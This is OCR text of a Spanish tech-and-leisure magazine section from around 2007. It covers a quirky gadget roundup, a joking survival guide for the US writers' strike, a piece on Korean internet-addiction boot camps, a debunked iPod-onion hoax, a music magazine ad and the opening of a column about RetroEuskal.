Tanto que comprar... Y tan poco crédito. ¿Has considerado el pluriempleo? Ah, que ya tienes dos trabajos. Seguro que tu jefe te ha dicho eso de que descansar está sobrevalorado. Asume esa máxima, pero para disfrutar de tus cacharritos. Y no nos vuelvas a pedir dinero para comprar gadgets.


FRIKI GADGET




Un fantasma es para siempre

Atrás quedaron los anillos de la saga de Tolkien. El estilo retro siempre perdura, y prueba de ellos son estos anillos sencillamente imprescindibles del clásico de las recreativas Ms. Pac-Man. Con un fantasma en el dedo, siempre llamarás la atención. Superchic, oiga.

http://store.starsandinfinitedarkness.com/tiarghrila.html







Esta medusa no pica, pisa

Por si tenemos malos recuerdos de esas medusas que nos picaron el año pasado en cualquier playa (porque últimamente en la playa hay más medusas que vendedores de refrescos), nada como tenerlas encerradas para observar su cautiverio. Y, de paso, las usamos de pisapapeles.

http://www.zgallerie.com/pc-4199-106-jellyfish-paperweights.aspx



Esto no es un gadget

O eso dice el creador de estas fantásticas lámparas artesanales. Pero como molan tanto, las ponemos en la sección de gadgets, qué narices. Más que lámparas, son obras de arte de la restauración y del arte retro.

http://www.lamponislamps.com/fantastic.html#

El deporte no es algo tan serio

Si quieres tomarle el pelo a esos deportistas amateur que se toman cada partido como una finalísima, prueba con estas pelotas de golf. Porque explotan. Bueno, no es que exploten del todo, pero simulan una explosión que dejará al aprendiz de Seve Ballesteros con un buen susto en el cuerpo.

http://www.iwantoneofthose.com/kitsch-daft/crazy-golf-balls/index.html





Calorcito pal cuerpo

Este cacharro no sirve para atarnos físicamente aún más al ordenador y compartir energía vital para cargar el portátil, sino para calentarnos un poquito en esos días de frío invierno, cuando nos congelamos en el puesto de trabajo. Tiene pinta de faja, sí, pero es para dar calorcito.

http://www.akihabaranews.com/en/news-15097-Thanko%27s+Hotpad%2C+because+winter+is+approaching%21.html







Este Club Nintendo sí que mola

Por si nos vamos a vivir a Japón, habrá que considerar hacerse del Club Nintendo nipón, porque allí sus socios reciben verdaderas cucadas, como este mando de Super Nintendo para la Wii. ¡Queremos eso ya!
http://www.gamebrink.com/blog/2007/11/15/snes-style-wii-controller-coming-to-japan-this-april







Para cantar y berrear en la ducha

Siempre hemos querido cantar en la ducha con nuestro mp3, pero temíamos que se nos mojara. Este altavoz, además de reproducir el sonido en la ducha a salvo del agua, también protege nuestro mp3, que se coloca en su interior. Incluso podemos controlarlo con sus propios botones, para que todo quede seco.
http://www.audiocubes.com/product/Zumreed_Rain_Drop_iPod_Bathroom_Speaker.html

Simulador de vuelo estilo recreativa

Atrás quedan los montajes tremebundos para jugar al simulador de vuelo con tres monitores, un montón de cables y demás cacharros. Los que recuerden los arcades estilo Thunder Blade pueden hacerse con esta silla y jugar a su simulador de vuelo preferido al estilo de los salones recreativos.
http://www.gamechairs.com/HotSeats-723-HOT1010.html







Música para el retrete

Este ingenioso dispositivo tiene varias funciones. Para empezar, reproduce relajante música para aquellos que se sienten incómodos al hacer sus necesidades mientras hay gente al otro lado de la puerta, por aquello de los ruiditos. Y cuando alguien termina de mingitar, el aparato le avisa para que baje la tapa. Impresionante.
http://www.taylorgifts.com/prodetail~itemNo~27835.asp



Chewie en la chepa

Si en El Imperio Contraataca Chewbacca llevaba a C3PO en la espalda, ahora podemos llevar a Chewie. Bueno, más bien a la mochila Chewie, para guardar nuestros libros y nuestros mp3. Atención a sus suaves pelitos.
http://www.thinkgeek.com/computing/bags/9aa0/

¿Qué hago?



Los efectos de la huelga de guionistas USA nos llevan al límite

Que sí, que la huelga se está notando ya, que los parones de las series no son los habituales y el Azureus empieza a notar la carestía. Como no es seguro que cuando estés leyendo estas líneas todo se haya arreglado, te ofrecemos una breve pero útil guía de supervivencia por si llega ese día terrible en que no tienes nada nuevo que echarte a los ojitos.

Ante todo, mucha calma

Además de ser el título de uno de los mejores discos de Siniestro Total, es toda una máxima que hay que poner en práctica estos oscuros días. No viene nada mal conservar la calma, porque ya se sabe lo que pasa cuando nos dejamos dominar por la falta de educación y de paciencia. No hay más que ver con más de un elemento que se pasea, por ejemplo, por los foros de Tusseries.com vociferando y exigiendo los nuevos subtítulos que se curran los afamados usuarios de la página. Pues ese mismo autocontrol hay que llevarlo a cabo en el momento en que veamos que no hay nada nuevo de Anatomía de Grey, Mujeres Desesperadas u, horror, Héroes.

A continuación te damos una serie de consejos que puedes seguir. O no, tú verás. Es más, lo suyo es que cada uno sea creativo y se tome las siguientes notas como una guía, de la cual poder entresacar nuevos métodos y nuevos pasos para sobrellevar lo mejor posible la ausencia de las queridas series americanas.



- En el armario te está esperando una consola con varias capas de polvo. ¿A qué esperas para reconciliarte con ella? ¿Cómo? ¿Que tienes una Dreamcast en una caja? ¡Excomunión si no te vuelves a hacer Bangai-O enterito!

- Vamos a ver, te has gastado una pasta en series los últimos años. ¿Y solo has visto los discos de extras? Infeliz, vuelve a ver los capítulos de Murder One o de Expediente X, con el dineral que valen los DVD de Mulder y Scully. Y no nos digas eso de que ya los tienes muy vistos, para eso no haberlos comprado.

- El armario dé las especias sin montar desde que lo trajiste de Ikea. Muy bonito. Si es que no lo has sacado de la caja, desalmado. Como le falte una pieza, nos vamos a reir.

- No hagas caso a eso que decían en Los Simpson. Ya sabes, eso que dicen cuando se va la tele en Springfield ("no intenten tener relaciones sexuales. A causa de las radiaciones sus genitales estarán inservibles"). Es más, prueba con juguetitos. Sexuales, nos referimos, lo que faltaba ya es que llevaras los Madelman de coleccionista que te has comprado por eBay al lecho conyugal.

- Tienes docenas de bookmarks de recetas facilísimas de hacer, pero siempre recurres a la pizza Tarradellas. Haz buen uso de la impresora o, si te mola lo del wifi, llévate el portátil a la cocina para fardar de cocinillas de además de modelno. Eso sí, el ordenata lejos de la harina, la carne picada y el huevo batido.

- Tranquilo, no te vamos a decir eso de "sal a la calle y disfruta de la naturaleza y del contacto con la gente"; a estas alturas, la gente se habrá desatado en una orgía de sangre por el ansia y la falta de nuevas amarguras de Cinco Hermanos, y las calles se habrán tornado en un NeoTokyo que ríase usted de Akira, oiga. Lo más sensato es que permanezcas en casita, con la mente despejada y el vídeo del España-Malta en Divx, que siempre sube la moral.

- ¿Cuánto tiempo llevas despegado del porno? No te suenan nombres como Brooke Banner, Bree Olson, Ashlynn Brooke y Daisy Marie? ¡Pero bueno! Es el momento de reengancharte a una nueva generación, en todos los sentidos. Ya, ya, no es lo que tu pareja espera para seguir pasando las lluviosas tardes de domingo, pero quién sabe.

- Esto que vamos a decir entraña sus riesgos, es una solución quizás demasiado expeditiva y con numerosos efectos secundarios, pero por nosotros que no quede. Ahí va. World of Warcraft.

- Todas estas soluciones se resumen en una sola. Futurama: Bender´s Big Score. La nueva maravilla de Planet Express ya puede verse en versión original. Y es tan buena que la podemos ver tooodos los días hasta que pase esta pesadilla de la huelga.<



WEB del mes

http://www.nytimes.com/2007/11/18/technology/18rehab.html?_r=2&hp=&oref=slogin&pagewanted=all&oref=slogin



¡Eres un enfermo, eres un enfermo!", nos grita nuestra conciencia o nuestra novia en su defecto, porque nos pasamos todo el día conectados a Internet. Pero todo el día. Es levantarse, y hala, a leer los periódicos online, a chequear el correo, a ver los nuevos subtítulos para nuestras series, y qué famosa ha salido esta semana en Interviú. Que sí. Y luego por la noche cualquiera sabe qué miramos antes de acostarnos a las tantas. Y durante el día, más de lo mismo. Estamos pegaditos al monitor o a la pantallita de la PDA, y no parece tener solución. Bueno, o sí. En Corea del Sur, país donde han entrado a las bravas en eso de las tecnologías de la información y el ocio electrónico, han ideado unos campos para "desintoxicar" a los usuarios obsesionados con la Red. ¿Funcionarán, o solo serán una forma más de sacar los cuartos a los incautos internautas? ¿Importaremos estos campos de reeducación para hacer olvidar a nuestros jóvenes y no tan jóvenes el ciberespacio? *



In Korea, a Boot Camp Cure for Web Obsession

MOKCHEON, South Korea — The compound — part boot camp, part rehab center — resembles programs around the world for troubled youths. Drill instructors drive young men through military-style obstacle courses, counselors lead group sessions, and there are even therapeutic workshops on pottery and drumming.

Multimedia

Korean Boot Camp Aims to Cure Web Addiction

But these young people are not battling alcohol or drugs. Rather, they have severe cases of what many in this country believe is a new and potentially deadly addiction: cyberspace.

They come here, to the Jump Up Internet Rescue School, the first camp of its kind in South Korea and possibly the world, to be cured.

South Korea boasts of being the most wired nation on earth. In fact, perhaps no other country has so fully embraced the Internet. Ninety percent of homes connect to cheap, high-speed broadband, online gaming is a professional sport, and social life for the young revolves

WEB Chorra

http://www.tuaw.com/2007/11/14/charge-an-ipod-with-an-onion/



Verduras, ¿hay algo que no puedan hacer? Por lo pronto, cargar un iPod. Nos explicamos. Lo chorra de este mes no es la web en cuestión, sino el hecho de que, como suele pasar, nos creamos a pies juntillas lo que sale en Internet. Vamos, como hace 30 años con la tele. Otras veces hemos sacado experimentos con patatas alimentando cacharritos y no seres humanos. Experimentos probados, es decir. En el caso que nos ocupa, la verdad es que por aquello de los blogs la noticia se extendió como la pólvora y todos la dimos por cierta. Hasta que más de uno se puso a hacer la prueba en casa. Porque hay veces que se puede hacer la prueba de forma muy sencilla. ¿Bastaba con tener un iPod y una cebolla? Pues a experimentar. Y no. La cosa no funciona, o eso puede verse en páginas como http://www.acorscadden.com/technology/tested-charge-an-ipod-with-and-onion-result-fake/. Vamos, que la cosa no es tan fácil como poner el cable USB a una cebolla y ya tenemos energía para nuestro reproductor portátil. Ya sabéis cuál es la lección de hoy. *



STAFF

"Yo iba a probar lo de la cebolla y el mp3, pero al final me hice una tortilla": Carlos Verdier
"Y cómo cortaste el mp3? Al menos la tortilla te quedaría crujiente...": Gaby López
arroba1@megamultimedia.com, ya estáis tardando


soul ★ r&b ★ urban ★ funk ★ jazz
SOUL NATION
PRECIO
3'95€
NÚMERO 5 A LA VENTA EL 1 DE OCTUBRE
SN
PRINCE
MICHEL CAMILO
MACEO PARKER
BILLIE HOLIDAY
KENDRA ROSS
THE JAMES TAYLOR QUARTET
DONNY HATHAWAY
RAHSAAN PATTERSON
TOK TOK TOK
DOO WOP
KEITE YOUNG
CANDY DULFER
ALICIA KEYS
N'DEA DAVENPORT
DIARGI
TUOMO
LEDISI
KEYSHIA COLE
MARCUS JOHNSON
GUATEQUE ALL STARS
LOS FULANOS
OKE
WILL.I.AM
NUEVO RETO
WILL.I.AM · ALICIA KEYS · PRINCE · MICHEL CAMILO
MACEO PARKER · RAHSAAN PATTERSON · BILLIE HOLIDAY
THE JAMES TAYLOR QUARTET · DONNY HATHAWAY
GUATEQUE ALL STARS · N´DEA DAVENPORT · DOO WOP
KEITE YOUNG · CANDY DULFER · TOK TOK TOK · DIARGI
KENDRA ROSS · TUOMO · LEDISI · KEYSHIA COLE
MARCUS JOHNSON · LOS FULANOS · OKE ...
Además: Soul Movies, Classics,
10 Delicatessen,
Soul Art,
Conciertos, Discos...
Precio
3,95 €
www.soulnation.es
info@soulnation.es
www.myspace.com/soulnationmagazine

Los Reyes Magos, el Hombre del Saco y el Ratoncito Pérez, proveedores de ilusiones y de espantos. En momentos pretéritos no dudamos de su existencia porque nos dejaron pruebas y rastros, como encontrar una huella fosilizada de un dinosaurio. Ante un hallazgo nos preguntamos quién, qué o de dónde procede, ¿verdad? De manera que si conocemos un evento vintage como puede ser RetroEuskal también nos preguntaremos quién, qué o de dónde procede, ¿verdad? ¿Verdad? Oiga ¡que le estoy preguntado a usted!



RETROEUSKAL

Un gigante de barro con pies de acero

Usted es bueno

¿Saben que son personas con suerte? Leyendo estas líneas sé que han salido a la calle y han comprado esta su revista, que la han hojeado mientras se alejaban del kiosco, leído mientras desayunan -por cierto, buen provecho-, engullendo estos textos cómodamente apalancados en su casita o sentados incomodadísimamente casi en postura kamasutriana delante de su ordenador doméstico. Ahí hay esfuerzo, voluntad, acción, ganas. Y es por eso por lo que son suertudos, por la capacidad y porque alguien -un pobrecito como, por si sirve de algo- se percata de su validez como entidad activa, que no es poco en los tiempos que vivimos.

Sería cuestión de establecer que los esfuerzos son mutuos, que la reacción que ustedes muestran es respuesta a la acción de los que hacemos esta publicación, editorial incluida, realizamos. No deseo exponer un ruego de reconocimientos hacia nuestras personas ni tampoco, y perdónenme la desconsideración, hacia las suyas, señores lectores, tan sólo me gustaría quedarme y compartir con ustedes el detalle de las obras que no tienen reconocimiento porque nos parecen que son de aparición espontánea, que se hacen solas. Mentira podrida, en lo vintage hay mucha gente que nos hace cosas -sí, hace cosas para nosotros, primera persona del plural-, gente que se mueve con esfuerzo y nos proporciona simple y sincero placer. ¿De qué manera? Pues pongamos que organizando eventos, que es el tema de hoy con el que intentaré divertirles.